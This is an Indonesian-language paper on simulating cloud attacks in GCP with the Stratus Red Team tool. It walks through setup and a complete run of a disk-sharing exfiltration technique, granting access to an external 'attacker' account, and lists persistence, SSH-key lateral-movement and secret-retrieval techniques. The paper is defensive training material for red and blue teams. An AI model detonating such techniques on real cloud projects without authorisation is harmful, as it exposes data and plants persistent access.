Launch into the Stratus-phere

Adversary Simulation in the Cloud Environment

Satria Ady Pradana
Senior Security Engineer (Red Team)
satria.pradana [at] grabtaxi.com

ABSTRAK

Adversary Simulation menjadi salah satu aktivitas yang membantu organisasi dalam meningkatkan keamanan organisasi dengan menguji kesiapan sistem dalam menghadapi serangan. Dengan semakin meluasnya penggunaan *cloud computing,* kebutuhan simulasi serangan terhadap cloud pun semakin meningkat. Namun karakteristik yang berbeda pada lingkungan cloud membutuhkan pendekatan khusus untuk melakukan simulasi serangan. Stratus Red Team merupakan salah satu perkakas (*tool*) yang dapat digunakan untuk melakukan adversary simulation di lingkungan cloud secara terukur, terarah, dan terorganisir.

1. PENDAHULUAN

Aktivitas adversary simulation untuk menguji kesiapan system berfokus kepada skenario serangan. Simulasi serangan dirancang dan dieksekusi sedemikian hingga untuk dapat meniru perilaku penyerang.

Adversary simulation berfokus kepada usaha meniru taktik, teknik, dan prosedur (TTP) penyerang. Namun, dalam lingkungan cloud, seluruh asset dimiliki dan dikelola oleh penyedia layanan mengakibatkan perbedaan sudut pandang terhadap lingkungan tersebut. Tidak semua TTP pada lingkungan tradisional dapat diterapkan dan disimulasikan pada lingkungan cloud. Sebagian TTP menjadi tidak relevan. Beberapa TTP baru juga muncul spesifik terhadap lingkungan cloud.

Berdasarkan karakteristik lingkungan cloud maka aktivitas adversary simulation membutuhkan perkakas tersendiri yang bersifat *cloud-native*. Perkakas tersebut juga perlu memiliki sejumlah Teknik serangan yang berfokus kepada cloud. Hal-hal tersebut dapat dijumpai pada Stratus Red Team.

2. TUJUAN PENULISAN

Memberikan penjelasan aktivitas adversary simulation pada cloud menggunakan Stratus. Pembahasan mencakup penggunaan Stratus, mekanisme internal Stratus, hingga pengembangan skenario sesuai kebutuhan.

3. LANDASAN TEORI

3.1. MITRE ATT&CK dan Cloud Matrix

ATT&CK (Adversarial Tacktics, Techniques, and Common Knowledge) adalah panduan untuk mengklasifikasikan serangan siber (*cyber attack*). Panduan ini dikembangkan oleh Mitre Corporation pada tahun 2013 dan menjadi salah satu acuan dalam melakukan *adversary simulation*.

Dalam perkembangannya, ATT&CK memiliki *matrix* khsusus untuk *cloud*. Cloud Matrix [1] terdiri atas 11 taktik: *Initial Access*, *Execution*, *Persistence*, *Privilege Escalation*, *Defense Evasion*, *Credential Access*, *Discovery*, *Lateral Movement*, *Collection*, *Exfiltration*, *Impact*.

Tactics, *Techniques*, dan *Procedures* (TTP) adalah deskripsi dari perilaku *threat actor* yang telah diidentifikasi. Untuk membantu identifikasi, setiap TTP mendapat nomor unik. Taktik menggambarkan tujuan/strategi penyerang. Misal, aktivitas mengambil data sensitif diklasifikasi sebagai *Exfiltration* (TA0010). Teknik menggambarkan metode bagaimana penyerang mencapai tujuan (taktik). Sebagai contoh, *exfiltration* dapat dilakukan dengan cara mengirim data ke *cloud account* di luar kendali organisasi (T1537). Prosedur menggambarkan detail komponen yang digunakan dalam serangan, termasuk perkakas dan praktik yang dilakukan untuk mewujudkan serangan. Sebagai contoh, untuk mendapatkan objek pada *cloud storage bucket* penyerang dapat menyalin objek ke bucket yang berada di luar organisasi.


Aktivitas simulasi serangan dilakukan dengan melakukan serangkaian aksi yang merepresentasikan perilaku *adversary* atau *threat actor* ketika berhadapan dengan target. Simulasi tidak dilakukan hingga level kesesuaian tools yang digunakan threat actor, namun simulasi menitikberatkan pada kesamaan fungsi yang dilakukan tanpa memandang tools yang digunakan. Sehingga, dalam melakukan simulasi Red Team hanya perlu mendesain skenario berdasarkan taktik dan teknik yang relevan.

3.2. Stratus Red Team

Stratus Red Team [2] adalah perkakas berfokus untuk melakukan simulasi serangan yang terkendali di lingkungan cloud. Stratus memiliki koleksi cloud-native attacks untuk AWS, Azure, GCP, dan Kubernetes. Setiap skenario dipetakan ke taktik MITRE ATT&CK.

Stratus dapat berjalan di lingkungan terisolir (diciptakan hanya untuk kepentingan simulasi) atau terintegrasi dengan lingkungan yang sudah ada. Dalam setiap skenario, Stratus akan menciptakan resource yang dibutuhkan sebagai target atau penunjang skenario sehingga tidak akan mengganggu resource yang telah ada di lingkungan.

Dalam memodelkan serangan, setiap skenario dapat dipandang dalam tiga kondisi: *Cold*, *Warm*, *Detonated*. Kondisi *Cold* merepresentasikan kondisi normal tanpa adanya serangan. Kondisi *Warm* merepresentasikan kondisi pemenuhan persyaratan awal untuk melakukan serangan. Dan kondisi *Detonated* adalah kondisi dimana eksekusi serangan telah dilakukan.



Perubahan state dilakukan melalui empat aksi: *Warm Up*, *Detonate*, *Revert*, dan *Clean Up*.

Warm up adalah pemenuhan persyaratan yang dibutuhkan sebelum eksekusi serangan. Persyaratan bergantung kepada skenario yang akan dijalankan. Red Team Operator bertanggung jawab untuk mendeskripsikan persyaratan yang dibutuhkan dalam setiap test case. Contoh persyaratan seperti: pembuatan VM, storage bucket, VPC network, service account, dsb.

Detonate adalah eksekusi serangan terhadap lingkungan target yang telah dipersiapkan. Misal melakukan lateral movement ke sebuah *Compute Instance*, membuka akses *firewall*, menambahkan akun ke *project*, dsb.

Revert adalah proses membatalkan *detonation* atau mengembalikan target ke kondisi sebelum penyerangan (warm). Hal ini dilakukan terutama jika *detonation* memiliki efek samping seperti pembuatan artifak atau perubahan pada resource.

Cleaning up adalah proses memusnahkan semua resource yang digunakan sebagai target.

3.3. Google Cloud Platform

Pengujian pada paper ini akan menitikberatkan lingkungan GCP sebagai lingkungan uji.

GCP (*Google Cloud Platform*) adalah layanan *cloud computing* yang disediakan oleh Google. GCP berjalan di atas infrastruktur yang sama yang digunakan Google untuk menjalankan produk seperti *Google Search*, gmail, Google Drive, dsb.

GCP menawarkan beragam layanan berbasis cloud kepada organisasi seperti Cloud Compute (VPS), Cloud Storage (bucket), Cloud Functions (function as service), Cloud SQL (managed database), AI & ML, publish & subscribe service, dsb. Sebuah layanan dapat dibangun di atas layanan lain. Sebagai contoh Cloud SQL sebagai managed database merupakan RDBMS yang dikelola oleh GCP. Cloud SQL merupakan database MySQL atau PostgreSQL yang berjalan di atas compute instance. Menggunakan Cloud SQL memberikan keuntungan bagi user untuk dapat berfokus kepada penggunaan database tanpa memperhatikan tahap provisioning.

Akses terhadap layanan GCP dapat dilakukan secara interaktif melalui konsol maupun secara terprogram. Akses diberikan kepada user yang diidentifikasi dengan email. Di GCP, setiap layanan dianggap sebagai resource dan request operasi terhadap request ditangani oleh sebuah microservice. Sebagai contoh, Cloud Compute ditangani oleh service https://compute.googleapis.com untuk menangani operasi seperti create/run/stop/destroy sebuah instance. Semua request, dilakukan melalui web service.

4. PEMBAHASAN

4.1. Konfigurasi Stratus

Untuk dapat menggunakan Stratus pada lingkungan cloud (GCP), terlebih dahulu diperlukan instalasi dan konfigurasi Stratus sesuai dengan lingkungan target. Stratus memiliki *pre-built* binary untuk windows, linux, mac yang dapat berjalan tanpa proses instalasi yang rumit. Proses instalasi dilakukan dengan download binary Stratus dari laman github [3].

Pilihan lain selain menggunakan pre-built binary adalah menjalankan Stratus di dalam container melalui Docker.

Contoh proses download dan eksekusi pada Mac M1 (ARM64).

```
$ curl -LJO
https://github.com/DataDog/stratus-red-team/releases/download/v2.9.0/stratus-red-team_Darwin_arm64.tar.gz
$ tar -xf stratus-red-team_Darwin_arm64.tar.gz
$ ./stratus
```

```
satria.pradana@ITID001678-MAC attack % curl -LJO https://github.com/DataDog/stratus-red-team/releases/download/v2.9.0/stratus-red-team_Darwin_arm64.tar.gz
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100 37.4M  100 37.4M    0     0   214k      0  0:02:59  0:02:59 --:--:--  232k
satria.pradana@ITID001678-MAC attack % tar -xf stratus-red-team_Darwin_arm64.tar.gz
satria.pradana@ITID001678-MAC attack % ls
stratus                                 stratus-red-team_Darwin_arm64.tar.gz
satria.pradana@ITID001678-MAC attack % ./stratus
Usage:
  stratus [command]

Available Commands:
  cleanup     Cleans up any leftover infrastructure or configuration from a TTP.
  completion  Generate the autocompletion script for the specified shell
  detonate    Detonate one or multiple attack techniques
  help        Help about any command
  list        List attack techniques
  revert      Revert the detonation of an attack technique
  show        Displays detailed information about an attack technique.
  status      Display the status of TTPs.
  version     Display the current CLI version
  warmup      "Warm up" an attack technique by spinning up the prerequisite infrastructure or configuration, without detonating it

Flags:
  -h, --help   help for stratus

Use "stratus [command] --help" for more information about a command.
```

Langkah selanjutnya adalah melakukan konfigurasi, yakni menghubungkan Stratus dengan cloud account. Konfigurasi ini dilakukan untuk memberikan akses sehingga Stratus dapat melakukan perubahan pada lingkungan cloud. Untuk setiap aktivitas, Stratus akan bertindak sebagai akun tersebut.

Pada GCP, setiap service memerlukan otentikasi melalui OAuth dan mendapatkan token untuk dapat berinteraksi lebih lanjut. GCP mengenal dua jenis principal yang dapat digunakan untuk mengakses resource, yakni: user dan service account. Secara fungsi keduanya dapat melakukan permintaan dan memodifikasi lingkungan cloud. Perbedaan terletak pada penggunaan dimana user yang diidentifikasi dengan email (google), dapat digunakan secara interaktif oleh engineer sementara service account umumnya digunakan oleh resource untuk melakukan pekerjaan secara otomatis atau terprogram.

Stratus dapat menggunakan user maupun service account. Sesuai prinsip *Segregation of Duty* dan *Least Privilege*, sangat direkomendasikan untuk menggunakan akun yang didedikasikan untuk keperluan simulasi.


Konfigurasi Stratus untuk menggunakan user email dapat dilakukan dengan melakukan konfigurasi pada gcloud sebagai berikut:

```
$ gcloud auth application-default login
$ export GOOGLE_PROJECT=stratus-playgrond
```


Saat melakukan otentikasi secara otomatis gcloud akan mengunjungi halaman otentikasi google. Apabila login disetujui, maka secara otomatis google akan memberikan token kepada gcloud sebagai tanda otentikasi berhasil.

Environment variable **GOOGLE_PROJECT** digunakan untuk menginformasikan agar operasi dilakukan di project spesifik, dalam hal ini digunakan stratus-playground sebagai contoh.

Pilihan berikutnya adalah menggunakan Service Account yang didedikasikan untuk simulasi. Dalam pembuatan Service Account, berikan *role* editor untuk memberikan kemampuan bagi akun agar dapat menciptakan, memodifikasi, dan memusnahkan resource. Berikan juga role sebagai *Service Account Token Creator* untuk dapat melalukan *impersonation*. Terakhir, berikan role *Security Admin* untuk dapat memodifikasi IAM bila diperlukan.



Service Account hanya dapat digunakan secara terprogram melalui serangkaian pemanggilan API. Untuk itu, ia perlu memperoleh access key. Stratus akan menggunakan key ini untuk berkomunikasi dengan GCP service.



Sebuah file JSON akan dibangkitkan dan diunduh. Selanjutnya kita sebut file json ini dengan nama credential.json. Stratus menggunakan konfigurasi yang sama seperti yang digunakan oleh Google SDK.

Berikut adalah contoh konfigurasi untuk user stratus-svc pada projek stratus-playground.

```
$ gcloud auth activate-service-account --key-file credential.json
$ export GOOGLE_PROJECT=stratus-playgrond
$ export GOOGLE_APPLICATION_CREDENTIALS=$PATH/credential.json
```

```
[satria.pradana@ITID001678-MAC attack % gcloud auth activate-service-account --key-file credential.json
Activated service account credentials for: [stratus-svc@stratus-playground.iam.gserviceaccount.com]
[satria.pradana@ITID001678-MAC attack % export GOOGLE_PROJECT=stratus-playground
[satria.pradana@ITID001678-MAC attack % export GOOGLE_APPLICATION_CREDENTIALS=$(pwd)/credential.json
```

Environment variable **GOOGLE_APPLICATION_CREDENTIALS** digunakan untuk mendeskripsikan letak credential.json disimpan.

Jika proses konfigurasi selesai, baik menggunakan user maupun service account, lakukan perintah berikut untuk memeriksa akun yang aktif.

```
$ gcloud auth list
```

Gcloud mendukung multiuser dan dapat menyimpan informasi beberapa akun (user maupun service account) bersamaan. Namun hanya ada satu principal yang aktif secara bersamaan. Untuk berpindah ke principal atau akun lain, gunakan perintah berikut.

```
$ gcloud config set account ACCOUNT_EMAIL
```

4.2. Adversary Simulation dengan Stratus

Pada versi 2.9.0, Stratus memiliki koleksi sebanyak 47 teknik dengan rincian 30 AWS, 3 Azure, 6 GCP, 8 kubernetes. Daftar teknik serangan dapat disimulasikan dapat dilihat menggunakan perintah

berikut. Selain itu, operator dapat pula menyaring teknik berdasarkan platform (aws/azure/gcp/kubernetes) maupun taktik tertentu.

```
$ stratus list
$ stratus list --platform gcp
$ stratus list --mitre-attack-tactic exfiltration
```

```
satria.pradana@ITID001678-MAC attack % ./stratus list --platform gcp

View the list of all available attack techniques at: https://stratus-red-team.cloud/attack-techniques/list/

+-------------------------------------------------+-----------------------------------------------------+----------+----------------------+
| TECHNIQUE ID                                    | TECHNIQUE NAME                                      | PLATFORM | MITRE ATT&CK TACTIC  |
+-------------------------------------------------+-----------------------------------------------------+----------+----------------------+
| gcp.exfiltration.share-compute-disk             | Exfiltrate Compute Disk by sharing it               | GCP      | Exfiltration         |
| gcp.persistence.backdoor-service-account-policy | Backdoor a GCP Service Account through its IAM Policy | GCP    | Persistence          |
| gcp.persistence.create-admin-service-account    | Create an Admin GCP Service Account                 | GCP      | Persistence          |
|                                                 |                                                     |          | Privilege Escalation |
| gcp.persistence.create-service-account-key      | Create a GCP Service Account Key                    | GCP      | Persistence          |
|                                                 |                                                     |          | Privilege Escalation |
| gcp.persistence.invite-external-user            | Invite an External User to a GCP Project            | GCP      | Persistence          |
| gcp.privilege-escalation.impersonate-service-accounts | Impersonate GCP Service Accounts              | GCP      | Privilege Escalation |
+-------------------------------------------------+-----------------------------------------------------+----------+----------------------+
```

Daftar teknik serangan dapat pula dilihat pada laman stratus [4].

Teknik serangan diorganisir berdasarkan platform dan taktik mengikuti pola sebagai berikut:

PLATFORM [.] **TACTIC** [.] **TECHNIQUE**

Sebagai contoh, pada bagian exfiltration terlihat sebuah teknik yang diidentifikasi sebagai **gcp.exfiltration.share-compute-disk**. Nama kanonik ini bersifat unik sehingga setiap teknik dapat dirujuk menggunakan nama ini.

Pemeriksaan teknik serangan secara terperinci dapat dilakukan untuk melihat prasyarat yang perlu dipenuhi dan eksekusi serangan. Sebagai contoh, untuk memeriksa teknik **gcp.exfiltration.share-compute-disk** gunakan perintah berikut:

```
$ stratus show gcp.exfiltration.share-compute-disk
```

```
satria.pradana@ITID001678-MAC attack % ./stratus show gcp.exfiltration.share-compute-disk

Exfiltrates a Compute Disk by sharing with a fictitious attacker account. The attacker could then create a snapshot of the disk in their GCP project.

Warm-up:

- Create a Compute Disk

Detonation:

- Set the IAM policy of the disk so that the attacker account has permissions to read the disk in their own project

!!! note

        Since the target e-mail must exist for this attack simulation to work, Stratus Red Team grants the role to stratusredteam@gmail.com by default.
        This is a real Google account, owned by Stratus Red Team maintainers and that is not used for any other purpose than this attack simulation. Howev
er, you can override
        this behavior by setting the environment variable <code>STRATUS_RED_TEAM_ATTACKER_EMAIL</code>, for instance:

        ```bash
        export STRATUS_RED_TEAM_ATTACKER_EMAIL="your-own-gmail-account@gmail.com"
        stratus detonate gcp.exfiltration.share-compute-disk
        ```
```

Terlihat bahwa pada tahap warmup Stratus akan menciptakan sebuah Compute Disk yang akan menjadi target. Sementara pada bagian detonation, Stratus akan melakukan perubahan pada IAM policy disk tersebut sehingga attacker memiliki permission untuk membaca disk meskipun berada di luar organisasi.

Terlihat pula bahwa teknik serangan tersebut memiliki catatan yang perlu diperhatikan oleh operator. Simulasi teknik serangan ini membutuhkan sebuah akun yang valid. Stratus telah menyediakan sebuah akun yang dapat digunakan selama simulasi. Namun apabila dikehendaki agar menggunakan email lain maka operator dapat melakukan override terhadap akun tersebut.

Lakukan simulasi dengan eksekusi tahap warmup dan detonation secara berurutan.

```
$ stratus warmup gcp.exfiltration.share-compute-disk
$ stratus detonate gcp.exfiltration.share-compute-disk
```

```
satria.pradana@ITID001678-MAC attack % ./stratus warmup gcp.exfiltration.share-compute-disk
2023/09/19 00:17:03 Checking your authentication against GCP
2023/09/19 00:17:03 Warming up gcp.exfiltration.share-compute-disk
2023/09/19 00:17:03 Initializing Terraform to spin up technique prerequisites
2023/09/19 00:17:37 Applying Terraform to spin up technique prerequisites
2023/09/19 00:18:13 Compute disk stratus-red-team-victim-disk is ready
```


```
satria.pradana@ITID001678-MAC attack % ./stratus detonate gcp.exfiltration.share-compute-disk
2023/09/19 00:19:01 Checking your authentication against GCP
2023/09/19 00:19:01 Not warming up - gcp.exfiltration.share-compute-disk is already warm. Use --force to force
2023/09/19 00:19:01 Exfiltrating stratus-red-team-victim-disk by sharing it with a fictitious attacker
2023/09/19 00:19:13 Successfully shared disk with a fictitious attacker account user:stratusredteam@gmail.com
```


Setelah tahap warmup selesai, sebuah Compute Disk tersedia dengan nama stratus-red-team-victim-disk. Hal ini dapat dibuktikan dengan memeriksa daftar disk yang ada, baik melalui gcloud maupun console.

```
$ gcloud compute disks list
```

```
satria.pradana@ITID001678-MAC attack % gcloud compute disks list
NAME                          LOCATION       LOCATION_SCOPE  SIZE_GB  TYPE         STATUS
stratus-red-team-victim-disk  us-central1-a  zone            10       pd-standard  READY
```

Informasi yang sama juga dapat diverifikasi melalui interactive web console.





Setelah tahap detonation selesai, terlihat bahwa Compute Disk memiliki sebuah policy untuk memberikan akses kepada sebuah user stratusredteam@gmail.com.

```
$ gcloud compute disks get-iam-policy stratus-red-team-victim-disk --zone us-central1-a
```

```
satria.pradana@ITID001678-MAC attack % gcloud compute disks list
NAME                          LOCATION       LOCATION_SCOPE  SIZE_GB  TYPE         STATUS
stratus-red-team-victim-disk  us-central1-a  zone            10       pd-standard  READY
satria.pradana@ITID001678-MAC attack % gcloud compute disks get-iam-policy stratus-red-team-victim-disk --zone us-central1-a
bindings:
- members:
  - user:stratusredteam@gmail.com
  role: roles/owner
etag: BwYFpV3KgEA=
version: 1
```

Dengan mengamati log akses terhadap disk, terlihat bahwa terdapat sebuah operasi set IAM policy pada disk. Pada audit log terdapat informasi bahwa akses terhadap stratus-red-team-victim-disk diberikan oleh service account stratus-svc@stratus-playground.iam.gserviceaccount.com kepada user stratusredteam@gmail.com.

Dalam simulasi, Blue Team dapat memeriksa log untuk mendapatkan wawasan indikasi terjadinya serangan yang dilakukan oleh Red Team.

Sebuah teknik serangan dapat dilakukan secara berulang-ulang untuk memperlihatkan adanya indikasi serangan. Namun beberapa serangan perlu mendapat penyegaran agar infrastruktur berada pada state warm, terutama apabila detonation menghasilkan artifak yang memengaruhi target.

Untuk mengembalikan target ke posisi semula (warm) sebelum detonation terjadi, perintah revert dapat digunakan sebagai berikut.

```
$ stratus revert gcp.exfiltration.share-compute-disk
```

```
satria.pradana@ITID001678-MAC attack % ./stratus revert gcp.exfiltration.share-compute-disk
2023/09/19 00:19:47 Checking your authentication against GCP
2023/09/19 00:19:47 Reverting detonation of technique gcp.exfiltration.share-compute-disk
2023/09/19 00:19:47 Unsharing stratus-red-team-victim-disk
2023/09/19 00:19:59 Successfully unshared the disk - it is now private again
+-----------------------------------+-----------------------------------------+--------+
| ID                                | NAME                                    | STATUS |
+-----------------------------------+-----------------------------------------+--------+
| gcp.exfiltration.share-compute-disk | Exfiltrate Compute Disk by sharing it | WARM   |
+-----------------------------------+-----------------------------------------+--------+
```

Simulasi diakhiri dengan cleanup untuk memusnahkan resource yang ada.

```
$ stratus cleanup gcp.exfiltration.share-compute-disk
```

```
satria.pradana@ITID001678-MAC attack % ./stratus cleanup gcp.exfiltration.share-compute-disk
2023/09/19 00:26:11 Cleaning up gcp.exfiltration.share-compute-disk
2023/09/19 00:26:11 Reverting detonation of technique gcp.exfiltration.share-compute-disk
2023/09/19 00:26:11 Unsharing stratus-red-team-victim-disk
2023/09/19 00:26:23 Successfully unshared the disk - it is now private again
2023/09/19 00:26:23 Cleaning up technique prerequisites with terraform destroy
+-----------------------------------+---------------------------------------+--------+
| ID                                | NAME                                  | STATUS |
+-----------------------------------+---------------------------------------+--------+
| gcp.exfiltration.share-compute-disk | Exfiltrate Compute Disk by sharing it | COLD   |
+-----------------------------------+---------------------------------------+--------+
```

Selain melakukan simulasi teknik serangan secara individual, Stratus dapat melakukan eksekusi beberapa teknik dalam satu perintah. Pada implementasinya stratus menerima dan memproses beberapa teknik secara berurutan. Namun perlu diingat bahwa setiap serangan bersifat independen, sehingga skenario yang melibatkan eksekusi berantai belum dapat dilakukan.

4.3. Membangun Skenario Baru

Meski Stratus memiliki koleksi beberapa teknik serangan terhadap GCP, namun jumlah tersebut masih jauh dari kata cukup. Beberapa teknik serangan umum masih belum didukung oleh Stratus. Di sisi lain seorang Red Team perlu melakukan simulasi teknik baru yang digunakan oleh attacker. Dengan demikian, sang operator perlu menambahkan teknik baru ke Stratus untuk mendukung operasi.

Stratus bersifat open source sehingga modifikasi program dapat dilakukan secara mandiri. Source code Stratus dapat diperoleh dengan bebas dari repository github [5]. Lakukan clone sebagai berikut:

```
$ git clone https://github.com/DataDog/stratus-red-team
```

Grab Red Team telah membuat 11 teknik serangan terhadap GCP yang diidentifikasi sebagai berikut:

- gcp.credential-access.kms-decrypt-file
- gcp.credential-access.secretmanager-retrieve-secrets
- gcp.execution.gce-launch-unusual-instances
- gcp.exfiltration.gcs-transfer-external-bucket
- gcp.exfiltration.gcs-backdoor-bucket-policy
- gcp.exfiltration.sql-export-bucket
- gcp.lateral-movement.add-sshkey-instance-metadata
- gcp.lateral-movement.add-sshkey-project-metadata
- gcp.lateral-movement.oslogin-import-sshkey
- gcp.lateral-movement.reset-windows-account
- gcp.lateral-movement.ssh-execute-command

Sub bab ini akan menjelaskan proses pembangunan skenario baru berdasarkan riset yang telah dipublikasikan beberapa pihak sebelumnya. Beberapa teknik serangan memiliki kemiripan karakteristik sehingga tidak semua teknik serangan akan dibahas

Untuk mengimplementasikan sebuah teknik serangan, perlu diketahui terlebih dahulu bagaimana Stratus beroperasi. Stratus terdiri atas dua komponen utama, yakni pengelolaan resource dan implementasi serangan. Untuk dapat membangun dan memusnahkan resource infrastructure, Stratus memanfaatkan Infrastructure as Code bernama terraform untuk menangani segala hal berkaitan dengan provisioning. Sementara teknik serangan diimplementasikan sebagai kode dalam bahasa Go.

